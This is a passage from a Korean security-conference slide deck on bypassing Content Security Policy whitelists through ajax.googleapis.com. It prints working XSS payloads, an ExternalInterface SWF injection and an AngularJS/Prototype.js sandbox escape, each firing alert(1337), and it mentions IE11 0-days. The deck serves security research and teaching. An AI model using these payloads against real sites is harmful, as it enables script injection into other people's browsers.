src=//ajax.googleapis.com/ajax/libs/angularjs/1.0.8/angular.js></  
script>
```

CSP Bypass (Whitelist)

CSP bypass Using Google Externalinterface XSS

```
"><embed  
src='//ajax.googleapis.com/ajax/libs/yui/2.8.0r4/build/charts/asse  
ts/charts.swf?allowedDomain=W"'))))}catch(e){alert(1337)}//'  
allowscriptaccess=always>
```

CSP Bypass (Whitelist)

CSP bypass Using AngularJS + Prototype.js

```
"ng-app ng-csp"><base  
href=//ajax.googleapis.com/ajax/libs/><script  
src=angularjs/1.0.1/angular.js></script><script  
src=prototype/1.7.2.0/prototype.js></script>{{$on.curry.call().aler  
t(1337
```

CSP Bypass (Whitelist)


CSP bypass DEMO(ajax.googleapis.com)

Conclusion

- 브라우저 별 보안 헤더 / 정책을 적용한 방법은 다 다르다.
- 헤더를 안전하게 적용했다고 생각하지만 취약점은 존재한다!
- SOP, CSP 등은 재미나게 우회할 아이디어가 많다.
- 기능이 새로 추가되는 Third-Party 도 보면 참 재미지다.
- CDN과 AngularJS 샌드박스를 100% 신뢰하지말라

0-day IE11! from James Lee

- ALL Source Code In hackpupu github
 - https://github.com/hackpupu/papaer/2017/secuinside/0_day



0-Day IE11! from James Lee

MS IE11 Information Disclosure, Content Spoofing, etc

<https://inedthinkpad.blogspot.kr/2017/05/msie11.html>

<https://github.com/hackpupu/paper/2017/secuinside/demo/ie11>



Thank you :)

– Reference

- <https://tools.ietf.org/html/rfc6797>
- https://developer.mozilla.org/en-US/docs/Web/Security/HTTP_strict_transport_security
- <https://www.brokenbrowser.com/sop-bypass-abusing-read-protocol/>
- https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minichallenge-3:-%22Sh*t,-it%27s-CSP!%22
- <https://ineedthinkpad.blogspot.kr/2017/05/msie11.html>